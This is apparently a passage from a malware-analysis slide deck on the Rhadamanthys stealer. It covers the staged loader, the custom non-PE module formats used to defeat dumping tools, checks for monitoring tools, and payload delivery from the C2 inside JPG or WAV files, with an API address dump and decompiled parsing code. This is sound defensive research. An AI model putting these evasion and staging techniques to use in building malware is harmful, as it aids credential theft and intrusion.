0x7ffbf1bdb970, 0x7ffbf1bd6780, 0x7ffbf1bd6c50, 0x7ffbf1bd69d0, 0x7ffbf1bd6490, 0x7ffbf1bd5f40, 0x7ffbf1bd7580, 0x7ffbf1bd7530, 0x7ffbf1bd6a20])
[{'0x7ffbf1bd5950': 'RegEnumKeyExWStub', 0x7ffbf1bd5f20: 'RegQueryValueExWStub', 0x7ffbf1bd6a80: 'OpenProcessTokenStub', 0x7ffbf1bd5f90:
'GetTokenInformationStub', 0x7ffbf1bd6830: 'LookupAccountSidW', 0x7ffbf1bee0c0: 'CredEnumerateWStub', 0x7ffbf1bee120: 'CredFreeStub', 0x7ffbf1bc42d0:
'RegQueryInfoKeyAStub', 0x7ffbf1bdb970: 'RegConnectRegistryW', 0x7ffbf1bd6780: 'GetUserNameW', 0x7ffbf1bd6c50: 'RegOpenKeyW', 0x7ffbf1bd69d0:
'RegEnumValueWStub', 0x7ffbf1bd6490: 'RegQueryInfoKeyWStub', 0x7ffbf1bd5f40: 'RegOpenKeyExWStub', 0x7ffbf1bd7580: 'InitializeSecurityDescriptorStub',
0x7ffbf1bd7530: 'SetSecurityDescriptorDaclStub', 0x7ffbf1bd6a20: 'RegCloseKeyStub'}]
```


Readable DB



The background features a dark gradient from black to deep purple. Overlaid on this are numerous thin, flowing lines in shades of blue and purple, creating a sense of movement and complexity. These lines resemble topographical contours or data streamlines. The overall aesthetic is futuristic and technical.


Untangling the complexity

The logic behind the Rhadamanthys design

Untangling the complexity



Untangling the complexity



Untangling the complexity

- Rhadamanthys consists of modules
- The core malicious modules will be downloaded only after the environment was checked
- Only the first component is a PE: all the vital functionality is implemented in form of "shellcodes"

Untangling the complexity

- Rhadamanthys consists of modules
- It is organized in the way that the real malicious modules will be downloaded only after the environment is checked
- Only the first component is a PE: all the vital functionality is implemented in form of **shellcodes** - well, not really. It uses custom formats, with a structure analogous to PE, yet completely reworked by the author to not resemble it


The custom formats

- It is a form of obfuscation, which:
 - Is meant to mislead tools used for automated dumping (no artifacts that resemble PE can be found in memory - only code)
 - Makes the life of the analyst harder: unpacking and understanding of the important components require some reconstructive work
 - Components cannot be parsed by typical analysis tools

The staged loader


- The first component is a standard PE (exe)

Only the first module is a PE




The staged loader

- The exe carries configuration and a package containing other modules



The staged loader


- The bootstrap shellcode is loaded



In the version 0.5.0 the shellcode loaded from the package is filled into .textbss section. In other versions it may be loaded into a private memory

The staged loader

- The shellcode loads the next component (Stage 2)




The component
in a custom
format

The staged loader


- The custom module continues with the loading

The component
in a custom
format -
another part of
loading chain




The staged loader

- Stage 2 loads other components from the package




The staged loader

- The modules check the environment against monitoring tools



The staged loader


- The next module is run only if the environment is clean



netclient:
downloading
and decrypting
the next stage

The staged loader

- The C2 should respond with a media file, carrying the payload



The staged loader


- The media file: WAV or JPG

```
18 v8 = *a1;
19 if ( a2 == aEndOfStream )
20     return 0;
21 if ( resp_code != 200 )
22 {
23     if ( resp_code == 403 || !*( _DWORD * )( a1[3] + 4 ) && resp_code == 400 )
24     {
25         *( _QWORD * )( v8 + 232 ) = fetch_val( 0i64 );
26         *( _DWORD * )( v8 + 216 ) = 1;
27     }
28     return 0;
29 }
30 v10 = 0;
31 if ( a8 )
32 {
33     for ( i = a7; ; i += 5 )
34     {
35         v12 = sub_104A76( **i, ( int )( *i )[1] );
36         if ( v12 )
37         {
38             if ( v12 == &ptrContentType )
39                 break;
40         }
41         if ( ++v10 >= a8 )
42             return to_copy_stuff;
43     }
44     v14 = a7[5 * v10 + 3];
45     v13 = &a7[5 * v10];
46     if ( !strcmp( ( const char * ) v13[2], aJPG, ( size_t ) v14 ) )
47     {
48         *( _DWORD * )( v8 + 204 ) = parse_jpg;
49     }
50     else if ( !strcmp( ( const char * ) v13[2], aAudioWav, ( size_t ) v13[3] ) )
51     {
52         *( _DWORD * )( v8 + 204 ) = parse_wav;
53     }
54 }
55 return to_copy_stuff;
56 }
```




Two options
available: JPG
or WAV

Contains encrypted
package



Earlier version
of RH used the
following JPG

